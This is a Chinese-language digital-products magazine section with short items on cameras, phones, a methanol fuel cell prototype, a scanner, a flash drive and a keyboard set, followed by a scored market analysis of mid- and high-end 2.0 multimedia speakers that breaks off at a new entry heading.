尼康是一家非常钟情于可旋转镜头设计的数码相机厂商，从很早以前的 CoolPix 900/950，到后来的经典之作 CoolPix 990/995/4500，再到这款 CoolPix SQ(见图 3)，尼康为我们带来的不只是这种镜头可旋转的相机，更重要的是一种用不同角度看世界的态度 。

说回我们的主角。这款全金属外壳的 CoolPix SQ 采用了 334 万像素 1/2.7 英寸 CCD，3 倍光学变焦镜头，光圈 F2.8-4.8。内置的多达 15 种场景模式为刚刚入门的摄影者提供了快捷的途径。小巧的机身，取消了光学取景器，提供了一块 1.5 英寸的液晶屏供取景和回放之用。



图 3

这款机器的尺寸为 82×82×25.5(mm)，重量只有 180g(不含电池)，绝对小巧，适合 MM。目前这款相机的价格是 2300 元。

胖胖牛:经典的东西永远都是经典的，哪怕时间将它曾经的锋芒消磨待尽。我很庆幸，上苍让我喜欢尼康 DC 而不是 SONY 或其他什么，因为对于 DC 来讲，我实在不能像喜欢尼康这样喜欢其他。

国外篇

顶级手机新品，屏幕可旋转

索尼爱立信近来推出了很多外形吸引眼球的新品，其中就包括在德国CeBIT展览会上展出的S700(见图4)。



图4

S700是一款拥有130万像素镜头的拍照手机，可生成分辨率1280×960的照片。另外，最吸引我的是它独特的旋转显示屏，2.3英寸26万色的TFT彩色屏幕，可进行180度的旋转。目前，这种屏幕旋转设计在很多公司最新推出的产品中都有体现，比如下面介绍的MOTO A890 。

索尼爱立信S700作为该公司目前最强悍的顶级手机具有一般手机的全部功能：MMS、聊天功能、40和弦、影音文件播放器、MP3支持、FM收音机支持、Java支持、可下载游戏、蓝牙支持、Memory Stick Duo支持、红外线传输支持、USB接口支持、WAP2.0以及GPRS支持。

而摩托罗拉A890(见图5)是一款"A"系列的高端商务手机，该机是一部将影音采集和移动通讯结合的"V Phone"。同样采用了180度旋转屏幕的设计，难道旋转屏幕真的是下一季手机的流行趋势？



图5

MOTO A890采用CDMA制式，内置双31万像素摄像头，支持多重视角拍摄，并提供了1小时超长连续摄像的能力。机身配备了26万色TFT 176×220彩色显示屏，支持64和弦雅马哈铃音。

胖胖牛：手机，一个充满了矛盾的高科技产物，它让一些人快乐，同时又让一些人痛苦，同时的同时，更多人迷茫地使用着它，完全忘记了最初的目的。是的，手机，现在已经成为继时装之后又一件超越了它原本诉求的产品，手机已不单是一件声讯沟通的工具，它被赋予了更神奇的使命，更广泛的用途，希望《手机》里的事情不会真的发生在你身上。

甲醇燃料电池，绝对的高科技

还记得高中化学课上那冗长的化学分子式吗？你还记得甲醇的分子式如何书写吗？现在，日本东芝公司正在试验以甲醇为燃料的笔记本电池，现在已成功推出了原型产品(见图6)。



图6

这种电池的工作原理是：从甲醇中分离出水的过程会产生电子，进而获得可以使用的电能，称为Direct Methanol Fuel Cell(简称DMFC)。目前，试验的原型机采用早先发布的PORTEGE M100笔记本，在机器的后部放置甲醇燃料电池单元。

利用甲醇燃料电池，同等体积可提供比一般锂电池高5倍的电量。燃料电池的惟一剩余物只有水，并且可以作为后续反应的浓度调节剂，而充电的过程就是加入适当的甲醇。根据试验结果，在甲醇的浓度为3%~6%时发电的效率最高，所以失去电力的燃料电池加入高浓度的甲醇后浓度在3%~6%之内即可再次使用了。

胖胖牛：燃料电池，顾名思义就是像汽车一样可以通过添加燃料来补充能量的电池，只不过汽车添加汽油来提供热能进而获得动能，而我们的电池是添加甲醇来获得电能而已。如果这种技术真的可以转化到商业应用阶段的话，那笔记本电脑将获得跨时代的变革。不过，我一直有个疑问，为什么笔记本电脑不能使用超市可以买到的碱性干电池？是因为电力容量的问题吧，那单独的通用高容量充电电池呢？是不是又触及到某些人的利益问题了？不说了。

X300，手机还是DV

看过图片了吗？是不是也有同样的疑问了。这款产品到底是什么？



图7

我告诉你吧，这是松下公司最新推出的X300三频手机(见图7)。特别之处在于机身侧面提供了一个可以弹出显示屏幕的按键，如此，手机就变成了一部小小的DV，看外形还真的蛮像的哟。

这款手机具有6万5千种颜色显示功能，支持动态视频录制和播放，至少100万像素的摄像头，40和旋铃声 ，并且支持MMS彩信功能，以及SD卡存储和游戏功能。

胖胖牛：手机厂商还真是厉害，现在居然把手机和数码摄像机都联系起来了，真不知道再假以时日会有什么外形什么功能的手机出来。不过，再怎么变，通话功能还是要有，输入功能还是要有，不管是用手指或者其他物体手写输入还是纯粹的语音识别，反正手机该有的功能它依旧要有，因为这是它作为手机而不是钱包的本质，也可以说是一种宿命吧，手机的宿命。 CF [SC10]



爱普生EPSON Perfection 1270扫描仪

本已褪色、泛黄的老照片如果要恢复原来的色彩，需要用户有较强的图片处理功底才行。而爱普生推出入门级EPSON Perfection 1270（简称Per1270）扫描仪将本来属于高档扫描仪的“色彩翻新”功能普及化，使普通用户也可以让老照片焕然一新。

高性能的普及化产品

Per1270虽然是入门级产品，却拥有4A的扫描幅面、1200×2400dpi的光学分辨率、48bit的扫描色彩和3.0的光密度值，使扫描的图像细致入微。超薄CCD技术让Per1270变的体型小巧，能够有效节省使用空间。Per1270采用USB2.0高速接口，仅需8秒便可得到扫描预览，而用600dpi分辨率扫描一张4“×6”彩色照片，只需要半分钟便可完成。

特色的色彩翻新

Per1270具有的“色彩翻新”功能，通过对扫描获取数据的系统分析和运算，有效去除由于时间久远造成的泛黄、褪色的影响，进而获得焕然一新的输出影像。色彩翻新功能应用起来也很方便，扫描预览之后，用户只需在操作界面上选中“色彩翻新”的选项，就可以自动获得翻新后的扫描结果。这对于家里拥有大量老旧照片、但一直苦无保存良策的家庭用户无疑是非常适用的。

应用软件简单易用

Per1270随机附送的EPSON Scan扫描驱动软件，针对不同应用层次和需要的用户提供了“全自动模式”、“家庭模式”和“专业模式”三种扫描模式。既能满足普通简单快速的需求，也能满足装也用户详细调整的需求适合各类人群。

主要优点	使用方便
主要缺点	送测产品暂无中文说明书
厂商电话	010-64106655 CF [SC11]

爱国者智慧棒

USB闪存盘能做到多小？比小拇指小？或者小成一个挂坠？有没有想到小到放进钱包中？爱国者智慧棒就可以。

袖珍的闪盘

要想USB闪存盘放入钱包中，必须要面对的难题是需要闪存盘很薄，爱国者智慧棒的长、宽、高为31mm*18mm*2.8mm，就像一个小的硬纸片一样，可以轻松的放到钱包中。即使是这么小的闪盘，爱国者智慧棒依然采用标准USB接口，采用了超A级FLASH芯片，容量为64MB～1GB不等，并有写保护功能，在Win2000以后的操作系统中不需要安装驱动程序。

安全的保护

由于智慧棒实在是太袖珍了，即使直接放钱包中也有损伤的危险，因此爱国者智慧棒包装中还有一个名片大小的保护壳，可以放入两片智慧棒，这样再放入钱包中就不怕折损了。而专用的USB保护套可以让智慧棒变成一个标准的USB闪盘。



数据统一存储接口的趋势

智慧棒可以说是USB闪盘向通用型存储盘迈进的一大步。现在各种数码设备的存储部分各不相同，读取到电脑上的方式也不一样。而存储器如果全换成智慧棒，那就既能保证体积巧，又能方便通用，数码产品的应用又能方便一大步。

主要优点	携带使用方便
主要缺点	价格偏高
厂商电话	800-810-7666 CF [SC12]



金河田倚天剑键鼠套装

现在的企业都在向多元化发展，作为国内知名机箱电源生产厂的金河田公司也推出了自己新的产品线，如音箱、鼠标、键盘等。我们这次评测的就是金河田倚天剑键鼠套装。

外形时尚的键鼠套装

在这个追求多元化的时代，键盘鼠标这种配件也不应该还使用呆板的外形，因此金河田倚天剑键鼠套装在设计中采用了一定的时尚的成分。键盘外框整体为弧线型，颜色整体搭配有黑灰色和蓝白色两种，较单色的键盘更能吸引注意力。键盘的颗粒磨砂感和凹凸感较强，打字时有一种按摩的感觉，比较舒服。鼠标同样为磨砂外壳，并且大小很适合我们的手型。鼠标按键清脆，鼠标滚轮的段落间隔很小，阻尼也很舒服，使用时感觉很好。

不多占空间的多媒体键盘

金河田倚天剑键鼠套装中的键盘为多媒体键盘，有快速上网、多媒体播放等快捷键，方便用户使用。而这款多媒体键盘的F1等功能键采用了小键帽的设计，这使键盘在不更占用空间的情况下提供了多媒体功能键，方便了用户。

主要优点	性价比高
主要缺点	键盘按键声较大
厂商电话	0769-5908938/5585691 CF [SC13]

听音乐，该选谁？

——中高档2.0多媒体音箱市场分析

多媒体音箱市场，在近几年有了非常大的发展，特别是传统上较弱的中高档多媒体音箱，随着惠威M200的推出和后来一系列中高档产品的问世，已经呈现出百花争艳的局面。

但是，对于中高档的多媒体音箱系统来说，很多情况和普通的中低档系统是不相同的。特别是由于设计思想的差异，中高档多媒体音箱往往存在着极大的个性差异，导致其无论在外观形式还是对不同种类音乐的表现能力上，都存在着明显的差别。所以对于这类产品的选择，就不像选择低档产品这么容易。

中高档多媒体音箱主要由2.0式音箱和5.1式音箱组成。后者在设计上主要倾向于DVD回放和游戏音效，不同产品的设计差别主要体现在功能、功率和用料做工上。而前者，则是造成用户在选择上迷惑性的主体。而我们正是准备对市场上的这一类产品作一个整体性的分析。

中档2.0音箱

漫步者1900TII



品牌分析: 漫步者脱胎于另一个著名品牌“润宝轻骑兵”，早期产品与后者差异不大，1998年以后依靠一系列成功的产品奠定了自身的市场地位，目前是零售市场上份额最大的木质多媒体音箱品牌。其产品最大的特点就是“没有不良特点”，产品无论从设计品质还是制造品质上都比较稳定可靠，而且声音特点比较中性，适合于大多数应用。但从另一个方面说也缺乏鲜明的音色特征。漫步者的大多数音箱都适合于绝大多数用户，而且性价比较高，但朴实的设计风格不太个性化，有些“土气”。

产品简介:这是市场上的经典产品之一，其前身是漫步者最为成功的产品之一“1900TB”,但二者外观相似，音色却完全不同。这款产品于2001年推出后，长时间成为中档多媒体音箱中最受欢迎的产品。

外观设计与工艺分析:漫步者1900TII基本上全盘继承了1900TB的外观设计，这个外观在1900TB时代曾是最优秀的外观设计之一，但以目前的眼光来看已经略显落伍，明显属于上个世纪的外观风格。而在制造工艺上，漫步者1900TII的制造非常成熟，没有明显的制造缺陷，不过这也很大程度上得益于它的工艺较为简单，没有复杂的涂漆和外形设计。

外观工艺评分:6

音质试听分析:漫步者1900TII的中音非常优秀，这也是它长期占据中档音箱市场老大地位的资本，用于表现人声的效果出色。而在低音上，漫步者1900TII受先天扬声器尺寸和扬声器品质的限制，表现能力平平，但由于采用了低音截止设计，其低音没有明显的恶化。1900TII的主要弱点在高音设计，高音单元的先天品质不良使设计师对其输出做了弱化，从而导致高音明显偏黯淡，没有穿透力，而且高音上限很低。

音质试听评分:6

音色趋向及音乐适应性分析:漫步者1900TII是漫步者音箱中少见的个性强烈的产品，它的中音非常优秀，这使得它在表现人声特别是女声时的表现力极其杰出，而且其音色比较温润柔和，长时间聆听不会疲劳。在用于回放流行歌曲、轻音乐等曲目时会有很理想的表现。但它的低音和高音都较弱，这使得它在用于回放乐器演奏、DVD电影等的时候不会有太好的效果，而且1900TII的反应速度太慢、音场狭窄，基本上完全不合适回放舞曲、摇滚等快节奏曲目和交响乐这样的大场面作品。

音乐适应性评分:6

整体评价:漫步者1900TII在现在来看，已经不是一个在效果上非常优秀的作品，它的表现力上有明显缺陷，个性过于强烈，这使得一部分用户在购买后大呼“失望”。但是，必须考虑到它的设计时代和制造成本，作为本文涉及产品中价格最低的产品，“戴着镣铐跳舞”并非是每个设计者都能做得到的。在这个成本限制下，漫步者1900TII的设计几乎已经发挥出了其扬声器单元和功放电路的全部潜力。换句话说，它是一款用100%的成本产生了100%效果的音箱，单纯从设计角度看，要比后来一些有150%的效果但用了200%成本的产品杰出得多。

虽然1900TII和众多后来者相比，显得略有些落伍，但作为2.0多媒体音箱高档化的先行者，我们还是要承认它的地位，并且，如果用户的需求主要以流行音乐等为主，那么1900TII的表现力的确很高，而其性价比几乎可以算是最高的。所以我们将其的评分定为“及格”，以此作为标准来去评判其它的产品。

品牌后续产品预测:漫步者从2000年至今，一直在幕后进行一款名为“S2000”的千元级旗舰2.0音箱的研发，但由于种种原因，这款产品始终处于“传说”状态，最新的传言称这款产品将于今年内推出样品，我们还是拭目以待吧。

爱国者 C200



品牌分析:爱国者于2002年开始出售自有品牌的音箱产品，但早期产品实际是从广东ODM的。在2003年爱国者建立了自己的工厂和研发部门，才开始真正自己设计生产多媒体音箱。从目前爱国者已经推出的产品来看，爱国者音箱在音质和制造工艺上，都有值得称道之处，在“北派”多媒体音箱中属于水准较高的产品，但与其他北京厂商相比，爱国者音箱普遍定价较高，而且爱国者目前尚缺乏完善的多媒体音箱销售渠道，所以还没有取得与其产品品质相称的市场地位。

产品简介:爱国者C200实际上和漫步者1900TII一脉相承，二者的设计师是同一个人，而C200的设计很明显是自1900TII改进而来。一些发烧友干脆私下将其称为“1900TIII”

外观设计与工艺评分:虽然是改进而来，但爱国者C200的改进主要在于电路上，而在外观方面C200相对1900TII甚至在退步，C200的外观过于简单，带有强烈的“土炮”(用户手工自造音箱)色彩。制造工艺还算不错，特别是细节处理精细认真，但不管怎么看，与越来越时尚化的显示器、机箱、外设相比，爱国者C200的外观设计实在不搭调。

外观工艺评分:4

音质试听分析:爱国者C200的扬声器和电路基本上承袭了漫步者1900TII的设计。但有两个主要改进——一是更换了高音扬声器，新设计的扬声器素质明显高于1900TII的高音扬声器，这使得爱国者C200的高音明显比较明亮。但设计师还是对高音做了一些柔化处理，使得高音更为耐听。而C200的另一个改进是使用了称之为“自动风冷”的倒相孔散热设计，使得功放有效输出功率更大，这使得C200的低音相对于1900TII来说更加浑厚有力。但另一方面，由于低音速度较慢的问题没有解决，所以在大音量下，C200的低音比做了低音截止设计的1900TII更容易混浊。而在中音上，C200一样非常优秀。

音质试听评分:7

音色趋向及音乐适应性分析:爱国者C200的音色趋向实际和漫步者1900TII是很接近的，但在低音和高音上的加强使得它的表现效果更为优秀一些。在1900TII表现不佳的器乐演奏方面，C200也能有满意的答卷。但在摇滚类曲目和大场面作品中，爱国者C200依然不是好的选择。

音乐适应性评分:7

整体评价:作为在多媒体音箱领域名不见经传的品牌推出的产品，爱国者C200可以算是非常出色了。除了老套的外观设计外，C200各方面的表现都可圈可点。在目前来看，爱国者C200可以算是500元以下音质最好的2.0多媒体音箱。如果没有漫步者1900TII在前，那么C200当真可以成为一代名品。但是目前爱国者C200与漫步者1900TII的差价较大，而音质的差距却没有这么明显。这就使得C200有点尴尬。如果它的价格能够降下来，那么头疼的就要变成1900TII了。

品牌后续产品预测:爱国者虽然是个著名品牌，但在多媒体音箱市场上不过是个后来的小字辈，所以目前他们还是将主要精力用于完善现有产品、巩固当前市场，还不曾听说有更高层次的产品计划。

润宝轻骑兵 V23



品牌分析:润宝轻骑兵是名副其实的老资格品牌，在一定意义上说，它是几乎所有“北派”多媒体音箱品牌的母体，目前大多数著名的北京多媒体音箱厂家几乎都与它有或多或少的血缘关系—毕竟它是推出国内第一台木质多媒体音箱的品牌。

不过润宝轻骑兵作为国有企业，很多时候在市场上表现比较保守，这也是其光彩后来被漫步者等后来者盖过的原因之一。但作为最老资格的木质2.0音箱厂商，它依然为所有厂商和用户不能忽视。润宝轻骑兵在产品设计上的特点是经常会有革命性的设计出现——最早的木质多媒体音箱不用说，最早的3分频多媒体音箱、最早使用丝绢膜高音都是润宝轻骑兵的杰作。但同时，润宝轻骑兵的产品平均品质并不很稳定，在消沉时期，也曾推出过一些有明显设计失误的产品。在推出一些堪称“伟大”的经典产品后，往往不能将设计的成功转变为市场上的持续优势。

产品简介:轻骑兵历史上最杰出的2.0音箱是著名的M3，曾经与漫步者1900TB一起长期称霸2.0音箱市场，后来其发展重点转向X.1音箱。V23是多年后轻骑兵第一次推出中高档2.0产品，所以给予了充分的重视。

从设计角度看，轻骑兵V23与漫步者1900TII、爱国者C200有惊人的相似之处，特别是其电路非常接近。但V23的制造成本要远远高于后二者，一方面V23使用了口径更大的低音单元，另一方面V23所使用的是与著名的“银笛”联合研发的单元，而非其他二者使用的小厂单元。但这也造成了其价格的高涨。

外观设计与工艺分析:轻骑兵V23的外观要明显优秀于C200的“土炮”和1900TII的“旧瓶装新酒”。其设计典雅庄重，适合于大多数人的审美观。而在制造工艺上，轻骑兵一直是“北派”厂商中的佼佼者，无论从箱体制造上还是电路工艺上我们都挑不出太大的缺陷。

但是我们依然不能给V23的外观设计以太高的评价，这是因为其价格也要高出很多，而在这个价位上，用户对于外观设计有更高的要求。

外观工艺评分:7

音质试听分析:轻骑兵V23在声音上与漫步者1900TII、爱国者C200走的是同一个路子，但是由于素质优秀得多的单元选择，使得V23的音质比这二者整个上了一个等级。无论是在中音的表现上还是在高音的表现上，V23都能有满意的答卷。而在其他二者明显不足的低音上，V23的表现也可圈可点。高素质的低音单元赋予了V23良好的低音下潜和浑厚的力度，虽然使用的也是羊毛纸盆，但全然没有混浊的感觉。如果说V23存在什么缺陷，那么主要的问题就是声音过于平实，缺少一些华采，另外，在回放大动态曲目时，低音显得略为发干。

音质试听评分:8

音色趋向及音乐适应性分析:轻骑兵V23在音乐回放上，最大的优点就是“均衡”，就是没有什么明显的倾向性。从我们试听的感觉来看，除了在回放较大动态曲目时，V23的表现力比较有限，同时由于音场不够宽，不是很适合回放大场面如交响乐或合唱外，V23并没有太多不能表现的乐曲。虽然只是一款中档音箱。但V23在这方面的表现已经胜过了很多更高档的产品。

音乐适应性评分:9

整体评价:在目前国内的中档2.0多媒体音箱中，轻骑兵V23应该算是各方面都极为出色的产品，其他品牌几乎没有可与之抗者。特别是轻骑兵一贯的质量都比较稳定，更是明显的优势。但它的威胁来自更高一层的竞争者。目前轻骑兵V23的定价实际上已经一只脚踏入了高档2.0音箱的领域，但与这些高档产品相比，V23虽然在音质上或许并不逊色，但外观设计和工艺明显相差很多，而这是与高档产品竞争所必须重视的部分。而由于成本问题，轻骑兵V23不可能将自己定位于和漫步者1900TII等相同的价位，所以改进外观工艺就成为轻骑兵的当务之急。同时，轻骑兵V23的音质固然出色耐听，但缺少一些作为高档音箱应有的“贵气”，也多少会影响用户对它的初步印象。

品牌后续产品预测:其实这已经不是预测了，可靠消息证实，轻骑兵目前正在进行V23改进产品的设计，主要针对的就是用户反映强烈的外观设计问题，这款新外观设计的V23改进版不久就会上市。

高档2.0音箱



惠威 M-200

品牌分析:惠威的实力不用怀疑，放在HI-FI领域，惠威在国内也是数一数二的，其扬声器的研发制造水平更是在世界上也是挂了号的。所以惠威只要愿意作，是可以作出在外观和音质上都非常出色的音箱作品的。

但惠威的弱点在于——作惯了几千几万甚至几十万元的高档产品后，惠威在成本控制，也就是“带着镣铐跳舞”上的能力实在不高，它的多媒体音箱产品一般都会比同等级的其他厂商的产品要好，但其成本和价格也要明显高很多。而且，惠威拥有国内无人可比的扬声器单元，箱体的设计制造水平也少有人可比，但在功放设计上，惠威的水平一般，这就往往导致其多媒体音箱经常不能发挥出全部的潜力。

产品简介:惠威M-200是高档2.0多媒体音箱里的开山之作，放在今天来看依然是同价位产品中的佼佼者。其细节相信已经不用多说。不过要注意的是，现在的M-200采用了细网纹的面罩，与最初的粗网纹版M-200相比，在价格下降的同时，音质也略有降低。

外观设计与工艺分析:这点我已经不愿意再说，数以百计的M-200评测报告几乎已经用尽了中文中的溢美之词，连挑剔的外国网站也在这个项目上给了M-200满分。放在现在来看，在同价位的产品中，惠威M-200的外观工艺依然是最为出色的。

外观工艺评分:10

音质试听分析:惠威M-200的音质在它推出的时代是最出色的，但放在今天来看，就有点落伍。它的声音表现明显一边倒，在高音上，M-200的声音非常明亮华贵，与一些HI-FI音箱相比也丝毫不差，而在中音上，虽然存在不够浑厚的缺陷，但也是比较理想的。其主要弱点在低音上，M-200的低音非常没有力度，而且在大动态下明显失真，由使用独立功放推动副箱的试验可以证实，这是由于M-200的功放输出功率太小，不足以控制其低音单元所致。不过M-200的声音带有一种强烈的华美感，这是同价位上很多音箱所欠缺的。

音质试听评分:8

音色趋向及音乐适应性分析:之所以认为M-200目前还有购买的价值，除了其无与伦比的外观外，主要原因就是M-200并不太“挑食”。在音乐回放上，M-200并没有太强的倾向性，除了由于低音控制力和力度不足，使得M-200在回放低音为主的乐曲上力不从心外，M-200并没有多少不能回放的类型。当然，就其音色来说，还是流行性曲目更为适合M-200。

音乐适应性评分:8

整体评价:虽然音箱是更新换代很慢的产品，但是能够卖上4年多还有很强竞争力的也并不多。M-200就是这不多的产品中的一个。不过它毕竟是“老爷爷”辈的产品了，除了优秀的外观依然保持优势外，其他方面已然是廉颇老矣。但如果对外观非常重视的话，那么的确目前尚没有超过它的同价位产品。

品牌后续产品预测:很难预测。因为现在惠威对于多媒体音箱市场的热情似乎已经在减弱，其低档市场的主要精力已经转向电脑音频制作所使用的小型监听音箱上。所以，在惠威公布新的产品计划前，我们很难知道M-200究竟还会不会有后继者。

朝露 A200GOLD



品牌分析:"朝露"的名字可能不为大多数电脑用户熟悉，但电脑音频爱好者就不会没有听说过。如果说惠威M-200是高档多媒体2.0音箱的开山之作的话，那么人们真正意识到这个市场的价值，从而导致高档多媒体2.0音箱"大爆发"还是从最早的无源朝露音箱开始的。

这个自"短歌行"网站剥离的公司成立以来，已经正式推出了三个系列的音箱—最初的无源朝露、朝露A100、朝露A200GOLD。其中前两款是与长沙发友公司合作的产品，A200GOLD则是独立推出的产品。

朝露音箱的设计者自己就是电脑音频发烧友，所以其设计常常正对用户的胃口，而且由于产量较小，可以迅速根据用户的反映作出改进，并且可以为用户提供自己DIY的配件(这是其他大厂受规模影响做不到的)。但它的问题在于受公司财力所限，没有自己的音箱与扬声器生产厂，采用的是代加工方式。这就导致其产品的品管控制存在一定的问题。而且由于同样的原因，其宣传推广渠道都存在一定的问题。

产品简介：A200GOLD是朝露公司第一款完全自行设计的产品，也是目前朝露公司的主打产品。它采用的是与众不同的分立式元件功放。而优秀的功放设计，也正是朝露音箱的主要特点。

外观设计与工艺分析：熟悉HI-FI音箱的人肯定会一眼认出朝露A200GOLD音箱的外观，很明显，其外观模仿了著名的惠威M1音箱。这样的作法虽然有点投机取巧，但是对于没有专业造型设计师的朝露公司来说，在外观上模仿已经为市场证明成功的设计也不失为一种可取的办法。这也的确使得A200GOLD在造型上比"土炮"式的A100有明显进步。

由于外包制造，A200GOLD在工艺上比较一般，特别是品管方面不很理想，有些产品的细节处理不好，而有些批次则较为优秀。如果今后要扩大产量，这是必须面对的问题。不过在设计细节上A200GOLD处理的还是比较出色的，例如对散热片的圆角处理等。而且A200GOLD的电路工艺是非常出众的。

外观工艺评分:8

音质试听分析:A200GOLD的声音和作为其前代的A100完全不同，与A100相比，A200GOLD的中音没有那么浑厚，整体上是一种比较清晰明快的表现，而在高频上，A200GOLD的解析力非常高，但不够细腻，有一定的毛刺。而低音则是A200GOLD较弱的一方面，A200GOLD的低音速度很快，非常有力度，但是下潜不够，声音较为刚硬，缺乏弹性。整体来说，A200GOLD的主要优点在于解析力非常出色、层次感和结像力优秀。但是声音比较紧而速度快，缺乏弹性和厚度。

音质试听评分:9

音色趋向及音乐适应性分析:A200GOLD表现的是一种很年轻很干净的声音，在演绎女声、童声、室内乐时会有很好的效果，但是声音偏薄，表现男声时缺乏足够的厚度，音场较窄、低音较弱使得在回放大规模的音乐时没有应有的气势。在某些高音丰富的乐曲中，A200GOLD超强的解析力可能会使得高音过亮。总体来说，A200GOLD比较更适合于小型的快速的乐曲。当然，其对于大规模音乐的适应性不够也是相对的，比较中档多媒体音箱还是要强出很多的。

音乐适应性评分:8

整体评价:相对于A100的风格，A200GOLD显得有些"矫枉过正"，但不失为一种鲜明的特色。而且A200GOLD在设计上主要是考虑为CD机搭配的，所以其在调音上和其他的产品有一定的差异。不管怎么说，A200GOLD作为一款高档2.0音箱，基本上还是成功的。特别是其功放设计，应该算是目前国内多媒体音箱中最为成熟的，外观设计在目前同类产品中也可圈可点。

品牌后续产品预测:朝露公司已经推出了A200GOLD的后续产品X10音箱+S70功放，这一次推出的产品在电脑音频发烧友诉求的路上走得更远，采用了外置功放和搭配解码器的设计。据测试过的人介绍，其音质相对A200GOLD又有明显进步，但目前还没有全面上市。

发友黑钻



品牌分析:长沙发友公司是国内著名的HI-FI音箱品牌，也是朝露公司以前的代工厂商。与朝露公司结束合作之后，发友独立推出了自己的多媒体音箱产品。其中"黑钻"是目前它的高档2.0音箱主打产品。

发友公司作为HI-FI厂商，在音箱和扬声器上的设计与制造水平都是可以放心的，但与其他HI-FI厂商类似，功放电路是发友在设计与制造能力上的弱项。从目前的产品来看，发友也存在与惠威类似的"小马拉大车"现象。同时，没有完善的多媒体音箱销售渠道，也是发友目前面临的主要问题之一。

产品简介:黑钻是发友在和朝露结束合作后推出的第一款多媒体音箱产品，采用了全新设计的箱体和内置的集成电路功放。其扬声器单元使用了发友在低端HI-FI音箱上使用的单元设计。

外观设计与工艺分析:很有点意思，发友和朝露这两家公司在各自独立生产产品后，似乎走上了截然相反的设计道路。黑钻与A200GOLD在外观上是两种完全不同的风格——黑钻的音箱外观要比A200GOLD保守很多，采用的是非常传统的低端HI-FI造型模式，对于这种设计风格的优劣我们不予置评(各人的看法不同)，而黑钻的箱体制造工艺远胜A200GOLD，细节制造非常精细认真。但在功放电

路的制造上就明显比A200GOLD粗糙，对于散热片与调控电路的细节处理也不够好——一句话，A200GOLD做得好的地方，黑钻就不很理想；反之，亦然。

外观工艺评分:8

音质试听分析:黑钻的声音针对电脑声卡做了专门优化，使得它非常适合于电脑使用。它的高音并不算明亮，但解析力还不错，非常耐听。而中频则是黑钻的一大特点，与A200GOLD注重层次的中频设计相比，黑钻更为重视中频的厚度和圆润感。声音的质感极佳，但其中频表现比较舒缓，在表现年轻的声音时可能会比较老气。

低频是黑钻的主要优势，黑钻可能是除了惠威T200A外低频最好的多媒体2.0音箱。其低频的下潜深度、力度和弹性都非常理想，而且音场宽阔，质感很强。只是在大功率下，受功放能力的限制，略有浑浊，速度感偏慢。

音质试听评分:9

音色趋向及音乐适应性分析:黑钻没有明显不能演绎的曲目，包括难度极大的交响曲，它的效果也可以接受。要说缺点，那么就在于它的声音偏向温暖柔和，演绎的效果偏向老气。另外，黑钻不能承受大音量的回放，否则会出现比较明显的失真。

音乐适应性评分:9

整体评价:相对于其价格而言，发友黑钻是一款非常完美的产品——无论是外观还是音质表现(对其HI-FI式外观的评价与个人的观点有关)。只是和惠威的产品一样，不太完善的功放在拖音箱的后腿，希望在后续的产品上，这个问题能够得到令人满意的解决。

品牌后续产品预测:发友前不久推出了新一代产品“双子星”的样品，这款产品可以认为是黑钻的双单声道版本，由于功放电路进行了改进，其音质比黑钻又有提升。但目前还没有全面上市。

大极典M-20KIII



品牌分析:深圳大极典公司在国内的多媒体音频界最初出名是当初为短歌行的无源“朝露”音箱提供配套的“极典”牌功放。其实大极典也正是以功放设计而非音箱设计出名的公司，其创始人曾德钧先生更是国内电子管功放设计的权威之一。

大极典系列多媒体音箱最初的产品是M-10K，但其单扬声器的设计并不受大多数人的欢迎，随后大极典又推出了M-20K、M-20KII两款改进产品，采用了二分频的设计。但这两款产品由于种种原因，在国内并不多见。而随后推出的M-20KIII则是大极典目前主推的产品。

大极典是专业生产功放的厂商，其多媒体音箱的功放设计水平在国内是第一等的，而其产品制造工艺也颇有可称道之处。不过其产品带有典型的发烧友色彩，由于采用了胆管设计，音色个性太强。加上电子管功放带来的高昂成本，这也成为它在普通用户中普及的主要阻碍。

产品简介:大极典M-20KIII是M-20系列的终极产品，采用了更大的箱体设计以及全新的扬声器单元。与以前的产品相比最大的特点是采用了发烧级的6P14电子管，而且该电子管有多种可以更换的型号，可以体验换管摩机的乐趣。

外观设计与工艺分析:大极典M-20KIII的外观与最初的M-10K一脉相承，采用典雅的全黑外观和双单声道设计，正面使用烤漆表面，上部安装三个外露的电子管。带有浓厚的古典气息。不过追求现代感的用户可能会觉得太过庄重保守。

与早期的M-10K相比，M-20KIII的工艺有明显的进步，早期产品所出现的脱漆皮、边角磨损、喇叭不同心等问题在M-20KIII上都没有出现。从M-20KIII的工艺来看，虽然距离惠威或世代这样代表国内多媒体音箱工艺最高水平的产品还有一定差距，但在国内的多媒体音箱中，也是一个佼佼者。不过在产品细节上，特别是螺丝、旋钮等的安装上，M-20KIII还是能够明显看出不足。

外观工艺评分:8

音质试听分析:大极典2.0音箱的中频一直是它的主要优势，专有的电子管功放为之提供了浓厚的“胆味”。M-20KIII的中频表现在这一系列中得到了进一步的增强，饱满而温暖可人。而M-20KIII的高频则别有韵味，其上限并不是很高，但是量感适中，解析力出众。M20KIII的低频则表现为重质不重量的倾向，其力度和弹性不错，特别在中等音量下的表现超出自身尺寸的平均水平。但是低频在大音量下容易混乱，而且低频下潜受结构限制不是很好。

音质试听评分:9


音色趋向及音乐适应性分析:在同价位的产品中，大极典M-20KIII是个性比较强烈的一款箱子，它的高音和中音品质都很不错，在人声和小规模器乐曲中都有上佳的表现。低音的量感和力度在同样尺寸的产品中也很不错，在一些对音域要求较广的作品中也能有一定的表现力。但是由于使用了电子管功放，其动态速度较慢，在大音量下容易混乱，对于速度较快的音乐以及游戏等用途就力不从心。

音乐适应性评分:6

整体评价:严格的说，大极典2.0系列音箱并不是适合于大多数用户的产品——在大极典的产品线上，针对普通用户的是A系列X.1音箱，而其2.0系列音箱所针对的是音乐爱好者特别是对于人声和小型器乐曲、JAZZ等有特别偏爱的用户，专用于欣赏音乐所用。这样的设计思路使得它的适用范围相对于同价位的其他音箱明显偏窄，但在这个用途基础上，它独特的“胆味”确实给人深刻的印象。当然，考虑到其较为高昂的价格，是否选择需要用户自己针对个人的口味认真斟酌。

品牌后续产品预测:大极典目前比M-20KIII更新的2.0音箱产品就是下面要说到的M-30，不过其价格和市场定位已经明显超出了多媒体音箱的范畴。而在多媒体范围内，目前还没有更为高档的产品——考虑到M-20KIII的售价，这也没有什么必要了。同时，大极典即将推出"全石"电路的"金字塔"系列2.0多媒体音箱，但目前此产品的资料还很少。

傲森 awesome PA-280D



